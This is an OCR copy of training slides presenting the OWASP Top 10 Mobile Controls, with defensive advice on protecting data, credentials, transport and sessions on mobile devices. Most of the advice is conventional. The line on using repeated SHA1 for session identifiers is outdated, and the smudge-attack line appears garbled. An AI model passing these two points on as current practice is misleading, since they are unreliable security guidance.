


LO#05: Present Mobile Security Guidelines and Tools

Mobile Security Guidelines and Tools

Like personal computers, mobile devices store sensitive data and may be susceptible to various threats. Therefore, it is best to secure them to prevent the compromise or loss of confidential data, to reduce the risk of various threats such as viruses and Trojans, and to mitigate other forms of abuse. To secure these devices, one should adopt strict measures and use security tools.

This section deals with various mobile security guidelines and mobile protection tools that help to secure mobile devices.



OWASP Top 10 Mobile Controls

1. Identify and protect sensitive data on the mobile device
2. Handle password credentials securely on the device
3. Ensure sensitive data are protected in transit
4. Implement user authentication, authorization, and session management correctly
5. Keep the backend APIs (services) and platform (server) secure
6. Secure data integration with third-party services and applications
7. Pay specific attention to the collection and storage of consent for the collection and use of the user's data
8. Implement controls to prevent unauthorized access to paid-for resources
9. Ensure secure distribution /provisioning of mobile applications
10. Carefully check any runtime interpretation of code for errors

https://www.owasp.org

Mobile Security Guidelines

OWASP Top 10 Mobile Controls

Source: *https://www.owasp.org*

1. **Identify and protect sensitive data on the mobile device**
    - In the design phase, classify the data storage according to the sensitivity and then apply the controls. Process, store, and use data based on its classification.
    - Apply validation of the security of API calls to the sensitive data.
    - Store the sensitive data on the server instead of the client-side device, as it supports secure network connectivity and other protection mechanisms.
    - Use file encryption API provided by the OS or other trusted source when storing data in a device.
    - Use encryption to store sensitive data and store it in a tamper-proof area if possible.
    - Restrict access to sensitive data based on contextual information, e.g., location.
    - Always make sure to turn off the location, GPS tracking, or other sensitive information when not in use.
    - Always be aware of the public shared storage as it is easily vulnerable to data leakage.
    - Apply the principle of minimal disclosure and identify the type of data needed in the design phase.


- Use non-persistent identifiers wherever possible, which are not shared with other apps.
- Applications should use remote wipe and kill switch APIs for removing sensitive information from the device in the event of theft or loss.

2. **Handle password credentials securely on the device**
    - Use longer term authorization tokens instead of passwords as per the OAuth model and encrypt tokens in transit using SSL/TLS.
    - Leverage the encryption and key-store mechanisms provided by the mobile OS to securely store passwords and authorization tokens.
    - Ensure that capabilities such as secure element are used to store keys, credentials, and other sensitive data.
    - Allow access to mobile users for changing the passwords on the device.
    - Make sure to use measures that allow repeated patterns to curb smudge attacks
    - Make sure that no password or key is visible in the cache or logs.
    - Do not store any passwords or secrets in the mobile application binaries, as they can be easily downloaded and reverse engineered.
3. **Ensure sensitive data are protected in transit**
    - Enforce the use of an end-to-end secure channel such as SSL/TLS when sending sensitive information over the network.
    - Use complex and well-known encryption algorithms such as AES with appropriate key lengths for enhanced security.
    - Ensure the use of certificates signed by trusted CA providers and do not disable or ignore SSL chain validation.
    - A secure connection should be established only after verifying the identity of the remote end point for reducing the risk of MITM attacks.
    - Sending sensitive data using SMS or MMS from or to the mobile end points should be avoided.
4. **Implement user authentication, authorization, and session management correctly**
    - The authentication mechanism strength must depend on the sensitivity of the data being processed by the application and its access to valuable resources.
    - Ensure that session management is handled properly after the initial authentication using appropriate secure protocols.
    - Use unpredictable session identifiers with high entropy and repeated application of SHA1 for combining random variables.
    - Use contexts such as IP location for adding security to authentication.

  - Ensure the use of additional authentication factors for mobile applications that give access to sensitive data using voice, fingerprint, or other behavioral inputs.
  - Use authentication that depends on the end-user identity rather than the device identity.

